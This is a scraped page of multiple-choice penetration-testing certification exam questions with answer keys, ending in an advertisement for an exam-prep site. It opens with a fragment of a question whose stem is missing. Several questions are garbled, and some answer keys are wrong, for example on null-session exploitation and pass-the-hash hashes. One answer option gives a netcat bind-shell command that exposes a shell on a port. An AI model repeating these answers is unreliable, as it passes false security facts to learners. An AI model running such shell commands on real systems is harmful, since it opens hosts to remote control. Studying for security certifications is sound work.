
- A. Stack pointer register
- B. Index pointer register
- C. Stack base pointer

D. Destination index register

Answer: D

NEW QUESTION 50

Click the exhibit button.



A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network Which of the following types of attacks should the tester stop?

- A. SNMP brute forcing
- B. ARP spoofing
- C. DNS cache poisoning
- D. SMTP relay

Answer: B

NEW QUESTION 52

A penetration tester successfully exploits a Windows host and dumps the hashes Which of the following hashes can the penetration tester use to perform a pass-the-hash attack?

A)

Administrator:500:d9c0aa98c7b349aef012bbc991de07a8:654bdc65adf9814bc65eabb296044cab

B)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a6931b73c59d7e0c089c0:dfc312aee123

C)

Administrator:SNTLM\$1122334455667788\$B2B2220790F40C88BCFF347C652F67A7C4A70D3BEND70233::::::

D)

Administrator:SNTLMv2\$NTLMV2WORKGROUP\$1122334455667788\$07659A550D5E9D029960FD95C87EC1D5\$0101000000000000006CF6385B74CA01B3610B02D99732D000000000200120

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 53

A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

- A. RID cycling to enumerate users and groups
- B. Pass the hash to relay credentials
- C. Password brute forcing to log into the host
- D. Session hijacking to impersonate a system account

Answer: C

NEW QUESTION 58

In a physical penetration testing scenario, the penetration tester obtains physical access to a laptop following .s a potential NEXT step to extract credentials from the device?

- A. Brute force the user's password.

- B. Perform an ARP spoofing attack.
- C. Leverage the BeEF framework to capture credentials.
- D. Conduct LLMNR/NETBIOS-ns poisonin

Answer: D

NEW QUESTION 61

A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

- A. nc -lvp 4444 /bin/bash
- B. nc -vp 4444 /bin/bash
- C. nc -p 4444 /bin/bash
- D. nc -lp 4444 -e /bin/bash

Answer: D

NEW QUESTION 63

.....

Relate Links

100% Pass Your PT0-001 Exam with ExamBible Prep Materials

<https://www.exambible.com/PT0-001-exam/>

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>